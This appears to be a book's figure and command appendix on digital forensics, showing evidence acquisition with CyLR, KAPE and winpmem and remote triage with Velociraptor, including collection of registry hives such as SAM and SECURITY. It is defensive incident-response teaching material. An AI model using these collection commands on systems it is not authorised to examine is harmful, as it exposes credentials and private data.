


Figure 6.14 – FTK protected files acquisition



The screenshot shows an Administrator Command Prompt window titled "Administrator: Command Prompt - CyLR.exe". The window displays a log of file collection activities. The log lists numerous files being collected from the Windows Event Log directory structure, specifically from C:\Windows\System32\winevt\Logs. The files include logs for Microsoft-Windows-TerminalServices-LocalSessionManager, Microsoft-Windows-TerminalServices-PnPDevices, Microsoft-Windows-TerminalServices-Printers, Microsoft-Windows-TerminalServices-RDPClient, Microsoft-Windows-TerminalServices-RemoteConnectionManager, Microsoft-Windows-Time-Service, Microsoft-Windows-VIP-Provider, Microsoft-Windows-Troubleshooting-Recommended, Microsoft-Windows-Twinkl, Microsoft-Windows-UAC, Microsoft-Windows-UniversalTelemetryClient, Microsoft-Windows-User Control Panel, Microsoft-Windows-User Device Registration, Microsoft-Windows-User Profile Service, Microsoft-Windows-User-Loader, and Microsoft-Windows-UserPkg. The log concludes with a message indicating the completion of the collection process.

```
Administrator: Command Prompt - CyLR.exe
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Admin.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Admin.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Admin.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-Time-Service%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-VIP-Provider%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Admin.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-Twinkl%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-UAC%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-UAC%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-UniversalTelemetryClient%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-User Control Panel%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-User Device Registration%4Admin.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-User Profile Service%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-User-Loader%4Operational.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-UserPkg%4ActionCenter.evtx
Collecting File: C:\Windows\System32\winevt\Logs\Microsoft-Windows-UserPkg%4DeviceInstall.evtx
```

Figure 6.15 – CyLR output

2022-04-14T00:22:02 [info] Collection complete. 0:09:52.6881952 elapsed

Figure 6.16 – CyLR completion message

Name	Date modified	Type	Size
\$Recycle.Bin	4/13/2022 5:30 PM	File folder	
ProgramData	4/13/2022 5:30 PM	File folder	
Users	4/13/2022 5:29 PM	File folder	
WINDOWS	4/13/2022 5:29 PM	File folder	
\$LogFile	10/16/2019 10:56 PM	File	65,536 KB
\$MFT	10/16/2019 10:56 PM	File	936,448 KB

Figure 6.17 – CyLR acquired files




Figure 6.18 – KAPE GUI




Figure 6.19 – Setting target source and destinations

Drag a column header here to group by that column

The screenshot shows a software interface for managing triage targets. At the top, there's a search bar with a magnifying glass icon. Below it is a table with four columns: 'Selected' (checkbox), 'Name', 'Folder', and 'Description'. The table lists several targets:

Selected	Name	Folder	Description
<input checked="" type="checkbox"/>	RBC	RBC	RBC
<input type="checkbox"/>	!BasicCollection	Compound	Basic Collection
<input checked="" type="checkbox"/>	!SANS_Triage	Compound	SANS Triage Collection
<input type="checkbox"/>	\$Boot	Windows	\$Boot
<input type="checkbox"/>	\$J	Windows	\$J
<input type="checkbox"/>	\$LogFile	Windows	\$LogFile
<input type="checkbox"/>	\$MFT	Windows	\$MFT
<input type="checkbox"/>	\$MFTMirr	Windows	\$MFTMirr
<input type="checkbox"/>			

Below the table are several configuration options:

- Process VSCs
- Deduplicate
- Container:
  - None
  - VHDX
  - VHD
  - Zip
- SHA-1 exclusions: A dropdown menu.
- Base name: A dropdown menu.
- Zip container
- Transfer

Figure 6.20 – SANS\_Triage target




Figure 6.21 – SANS target details



Figure 6.22 – KAPE command-line command




Figure 6.23 – Data destruction warning

A screenshot of a terminal window showing KAPE command output. The text includes: "3.74% Files remaining to be copied: 2,728 (Copied: 164 Deferred queue count: 2 Deduped count: 0 Skipped count: 0 Errors: 0)", "KAPE version 1.2.0.0 Author: Eric Zimmerman (kape@kroll.com)", "KAPE directory: E:\kape\KAPE", "Command line: --tsource C:\ --tdest E:\Acct\_LT009 --tflush --target ISANS\_Triage --gui", "System info: Machine name: LAPTOP-CHLIKGT5, 64-bit: True, User: madno OS: Windows10 (10.0.19043)", "Using Target operations", "Flushing target destination directory 'E:\Acct\_LT009'", "Creating target destination directory 'E:\Acct\_LT009'", "Found 18 targets. Expanding targets to file list...", "Target 'ApplicationEvents' with Id '2da16dbf-ea47-448e-a08f-fc442c3109ba' already processed. Skipping!", "Found 2,894 files in 18.164 seconds. Beginning copy...", "Deferring 'C:\Windows\System32\winevt\logs\Application.evtx' due to IOException...", "Deferring 'C:\Windows\System32\winevt\Logs\Microsoft-Windows-Defender%4NHC.evtx' due to IOException...".

Figure 6.24 – KAPE command output

Name	Date modified	Type	Size
C	4/24/2022 2:42 PM	File folder	
2022-04-24T213646_ConsoleLog.txt	4/24/2022 2:46 PM	Text Document	82 KB
2022-04-24T213646_CopyLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	917 KB
2022-04-24T213646_SkipLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	68 KB

Figure 6.25 – KAPE targets acquired

Name	Date modified	Type	Size
\$Extend	4/24/2022 2:42 PM	File folder	
\$Recycle.Bin	4/24/2022 2:38 PM	File folder	
ProgramData	4/24/2022 2:37 PM	File folder	
Users	4/24/2022 2:38 PM	File folder	
Windows	4/24/2022 2:43 PM	File folder	
\$Boot	10/16/2019 10:56 PM	File	8 KB
\$LogFile	10/16/2019 10:56 PM	File	65,536 KB
\$MFT	10/16/2019 10:56 PM	File	1,024,512 KB
\$Secure\$_\$SDS	10/16/2019 10:56 PM	File	6,506 KB

Figure 6.26 – Details of KAPE acquired artifacts

## Code and Commands

Command 6.1:

```
E:\winpmem_mini_x64_rc2.exe -help
```

Command 6.2:

```
E:\winpmem_mini_x64_rc2.exe Acc_LT09.raw
```

Command 6.3:

```
C:\Program Files (x86)\VMware\VMware
Workstation>vmss2core.exe suspect.vmss suspect.vmem
```

Command 6.4:

```
C:\wevtutil epl<Log Type> E:\<FileName>.evtx
```

Command 6.5:

```
.\kape.exe --tsource C: --tdest E:\Acct_LT009 --tflush --
target !SANS_Triage -gui
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. When looking at the order of volatility, which of the following evidence categories should be acquired first?
  - Random Access Memory
  - Pagefile or Swap File
  - Central Processing Unit, Registers
  - Storage Drive
2. It is a good practice to acquire the pagefile with RAM if using FTK Imager.
  - True
  - False
3. When recreating the memory from a virtual system, responders should acquire both the VMSS and VMEM file.
  - True
  - False

## Further reading

For more information about the topics covered in this chapter, you can refer to the following:

- *Order of Volatility:* [https://www.forensicswiki.org/wiki/Digital\\_evidence#Order\\_of\\_Volatility](https://www.forensicswiki.org/wiki/Digital_evidence#Order_of_Volatility)
- *The Advanced Data Acquisition Model:* <https://researchrepository.murdoch.edu.au/id/eprint/14422/>
- *Best Practices in Digital Evidence Collection:* <https://digital-forensics.sans.org/blog/2009/09/12/best-practices-in-digital-evidence-collection/>

# Chapter 7

## Images




Figure 7.1 – Velociraptor setup




Figure 7.2 – Velociraptor welcome screen

```

GNU nano 4.0          /etc/velociraptor.config.yaml

version:
  name: velociraptor
  version: 0.6.4-1
  commit: abe3ae68
  build_time: "2022-04-26T10:46:54+10:00"
  compiler: go1.18.1

Client:
  server_urls:
    - https://192.168.0.200:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDTDCCAJBgAwIBAgINAM7id3dkUclTp3vDWiD1ZYwDQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVab2NpcmfwdG9yIENBMB4XDThyMDQyOTAxNDEyMloXDThMy
    MDQyNjAxNDEyMlw0jEYMBYJA1UEChMPVab2NpcmfwdG9yIENBMIIBIjANBgkq
    hkiG9wGBQFKAQCBAMIECgKCAQEAvsguhX1e96fBktpQjG+OQ2QADRFkTwT
    D+EOsAdB9zpx8jjR+2WvCKPxogatTp0p2heYAfn5RvB8HjQvqCFDOLLXahVt4+sM
    fBD4ivqyM2JstwvalSERSSxJ8d3TYoF1Qf3RycTAh4+PUFFYERqtan7Ge9+A748qT
    aUuaCpgAPn5ohF4jprN7KEqUM6GrVvrgV7mJ48/00cfIJPR9TYXwYM92DC6qw7N
    adfF4iyRT/9aJqBRKnEb51JYaqN1vD5QvV+bkkM3xpLiVn1bNGhfpqTOhV0niJ2T
    KU+M4rJHT8aEpw8Q8K/uqFFY379sB0hp1DAE=30Gb+j5FeOkMx1Z0TwIDAQABo4GM
    MIGJMAAGA1UdDwEB/wQEAWICpDAdBpNVHSUkFjAUBgqrBgEFBQcDAQYIKWYBBQUH
    AwIwDwYDVROTAQh/BNhAwMEB/zAdBgNVHQ4EFgQUXH+5UjgnxqZ9h4Bxn0IAUBM
    LzUwKAYDVROBEC2wN4IdVmVab2NpcmfwdG9yX2NhlnZlbg9jaWBleC5jb20wDQVJ
    Ko3lhvcNAQELBQADggEBAJ1zvhK6spklzotbv+3NFmfvsxxt5lr8QuBGCEyko342
    y+1G4eP16oOXvAsGNKccEcIMRzaey/w0UxaYb9E+HWWHfA/WNxXs?MyCazc5dpOpj
    xj5lyMpvcF8asF9kMDcdS5fcNIkrHlPewmBX6kvQI+lfNSDRv+7904n1XSA69L
    JjW5xyTkveMzRuUff5zLj9cbfMQRdwYpN0qDEo2cBfGML7DfRgg4eww9DCQK5ntiX
    QuEGRjUghn/RalabtGO1YuU9k8sTUCdtgtOWC0US5455Edjg4jUFCiuvwsQpMj4+
    rzwrJ+9AMBU4hqDruryO1YjYnR+dF+e043JkxjD9YOcY=
    -----END CERTIFICATE-----
  nonce: IPBu8nlau+U=
  use_self_signed_ssl: true
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\Velociraptor.writeback.yaml
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  windows_installer:
    service_name: Velociraptor
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor
    install_path: /usr/local/sbin/velociraptor

Get Help      Write Out      Where Is      Cut Text      Justify
Exit        Read File      Replace      Paste Text      To Spell

```

Figure 7.3 – Configuring the Velociraptor YAML file



Figure 7.4 – Velociraptor Agent intallation



Figure 7.5 – Searching for clients

	Client ID	Hostname	Fqdn
<input type="checkbox"/>	C.325723f95d75b178	DESKTOP-5EP500E	DESKTOP-5EP500E.hitronhub.home
<input type="checkbox"/>	C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home

Figure 7.6 – Client list

DESKTOP-9SK5KPF.hitronhub.home	
Client ID	C.61ccda4581e72dd1
Agent Version	2022-04-26T10:48:34+10:00
Agent Name	velociraptor
First Seen At	2022-04-29 01:51:27 UTC
Last Seen At	2022-05-04 01:15:25 UTC
Last Seen IP	192.168.0.36:52173
Labels	
Operating System	windows
Hostname	DESKTOP-9SK5KPF
FQDN	DESKTOP-9SK5KPF.hitronhub.home
Release	Microsoft Windows 10 Enterprise Evaluation10.0.19044 Build 19044
Architecture	amd64

Figure 7.7 – Client information



Figure 7.8 – Accessing Shell

The screenshot shows a Windows Command Prompt window titled "Cmd" with the command "netstat" entered. The output displays "Active Connections" with the following table:

Proto	Local Address	Foreign Address	State
TCP	192.168.0.36:3389	192.168.0.32:56257	ESTABLISHED
TCP	192.168.0.36:52173	192.168.0.200:8000	ESTABLISHED
TCP	192.168.0.36:52335	192.168.0.200:8000	ESTABLISHED
TCP	192.168.0.36:52391	72.21.91.29:http	CLOSE_WAIT
TCP	192.168.0.36:52405	40.83.247.108:https	ESTABLISHED
TCP	[2001:48f8:1006:b2a:1893:90bd:a3df:d1be]:52389	[2001:48f8:0-0-1834-18f0-static:https	CLOSE_WAIT
TCP	[2001:48f8:1006:b2a:1893:90bd:a3df:d1be]:52390	[2620:109:c002::6cae:a18]:https	CLOSE_WAIT

Figure 7.9 – Windows netstat command output



Figure 7.10 – Accessing the VFS




Figure 7.11 – The VFS



Figure 7.12 – Refresh buttons

	Name	Size	Mode	mtime
🕒	Ole DB	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
🕒	ado	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
🕒	bghe21.dll	1 Mb	-rwxr-xr-x	2022-05-04 09:44:20 UTC
🕒	en-US	0 b	drwxr-xr-x	2019-12-07 09:49:03 UTC
🕒	msadc	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
🕒	wab32.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC
🕒	wab32res.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC

Figure 7.13 – Suspect DLL

\\.\C:\Program Files\Common Files\System\bghe21.dll	
<b>Size</b>	721990
<b>Mode</b>	-rwxr-xr-x
<b>Mtime</b>	2022-05-04T09:44:20Z
<b>Atime</b>	2022-05-04T02:50:09.4841997Z
<b>Ctime</b>	2022-05-04T02:50:12.890088Z
<b>Btime</b>	2022-05-04T02:49:43.4814923Z
<b>Fetch from Client</b>	Collect from the client

Figure 7.14 – Collecting files

	Client ID	Hostname	Fqdn
<input type="checkbox"/>	C.325723f95d75b170	DESKTOP-5EP500E	DESKTOP-5EP500E.hitronhub.home
<input type="checkbox"/>	C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home

Figure 7.15 – Client list




Figure 7.16 – Collection icon



Figure 7.17 – Starting a new collection

## New Collection: Select Artifacts to collect



Figure 7.18 – Selecting artifacts

### Windows.KapeFiles.Targets

Type: client

Kape is a popular bulk collector tool for triaging a system quickly. While KAPE itself is not an open source tool, the logic it uses to decide which files to collect is encoded in YAML files hosted on the KapeFiles project (<https://github.com/EricZimmerman/KapeFiles>) and released under an MIT license.

This artifact is automatically generated from these YAML files, contributed and maintained by the community. This artifact only encapsulates the KAPE "Targets" - basically a bunch of glob expressions used for collecting files on the endpoint. We do not do any post processing these files - we just collect them.

We recommend that timeouts and upload limits be used conservatively with this artifact because we can upload really vast quantities of data very quickly.

#### Parameters

Name	Type	Default	Description
UseAutoAccessor	bool	Y	Uses file accessor when possible instead of ntfs parser - this is much faster.
Device		C:	Name of the drive letter to search.
VSSAnalysis	bool		If set we run the collection across all VSS and collect only unique changes.
_BasicCollection	bool		Basic Collection (by Phil Moore): \$Boot, \$J, \$J, \$LogFile, \$MFT, \$Max, \$Max, \$T, \$T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK

Figure 7.19 – KAPE Targets details



Figure 7.20 – Collection parameters

New Collection: Configure Parameters

Artifact	
Windows.KapeFiles.Targets	<input checked="" type="checkbox"/> UseAutoAccessor <input type="checkbox"/> Uses file accessor when possible instead of nfts parser - this is much faster.
Device	<input type="text" value="C:\"/>
VSSAnalysis	<input type="checkbox"/> If set we run the collection across all VSS and collect only unique changes.
BasicCollection	<input checked="" type="checkbox"/> Basic Collection (by Phil Moore) \$Boot, \$J, \$J:, \$Logfile, \$MFT, \$Wix, \$Max, \$T, \$T:, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK Files XP, Event logs Win7+, Event logs Win7+, Event logs XP, LNK Files from C:\ProgramData, LNK Files from Microsoft Office Recent, LNK Files from Recent, LNK Files from Recent (XP), Local Service registry hive, Local Service registry hive, Local Service registry transaction files, Local Service registry transaction file, NTUSER.DAT.DEFAULT registry hive, NTUSER.DAT.DEFAULT registry hive, NTUSER.DAT.DEFAULT transaction files, NTUSER.DAT.DEFAULT transaction files, NTUSER.DAT.registry hive, NTUSER.DAT.registry hive XP, NTUSER.DAT.registry transaction files, Network Service registry hive, Network Service registry transaction files, Network Service registry transaction files, Network Service registry transaction files, PowerShell Console Log, Prefetch, Prefetch, RECYCLER - WinXP, RecycleFileCache, RecycleFileCache, Recycle Bin - Windows Vista+, RegBack registry transaction files, RegBack registry transaction file, Restore point LNK Files XP, SAM registry hive, SAM registry hive, SAM registry hive (RegBack), SAM registry transaction files, SAM registry transaction files, SECURITY registry hive, SECURITY registry hive, SECURITY registry hive (RegBack), SECURITY registry transaction files, SECURITY registry transaction files, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive (RegBack), SOFTWARE registry hive (RegBack), SOFTWARE registry transaction files, SOFTWARE registry transaction files, SRUM, SRUM, SYSTEM registry hive, SYSTEM registry hive, SYSTEM registry transaction files, SYSTEM registry transaction files, Setupapi log Win7+, Setupapi log Win7+, Setupapi log XP, Syscache, Syscache transaction files, System Profile registry hive, System Profile registry hive, System Profile registry transaction files, System Profile registry transaction files, System Restore Points Registry Hives (XP), Thumbscache DB, UsrClass.dat registry hive, UsrClass.dat registry transaction files, WindowsIndexSearch, XML, XML, .inf job, .inf job, at SchedLgtJob, at SchedLgtJob

Figure 7.21 – Collection parameters detail

## New Collection: Review request



```
1  {
2    "artifacts": [
3      "Windows.KapeFiles.Targets"
4    ],
5    "specs": [
6      {
7        "artifact": "Windows.KapeFiles.Targets",
8        "parameters": {
9          "env": [
10            {
11              "key": "_BasicCollection",
12              "value": "Y"
13            }
14          ]
15        }
16      }
17    ]
18 }
```

Figure 7.22 – Collection request review

X F.C9PGNBRNPT0PC Windows.KapeFiles.Targets

Figure 7.23 – Collection request progress

Results

**Artifacts with Results** Windows.KapeFiles.Targets/All File  
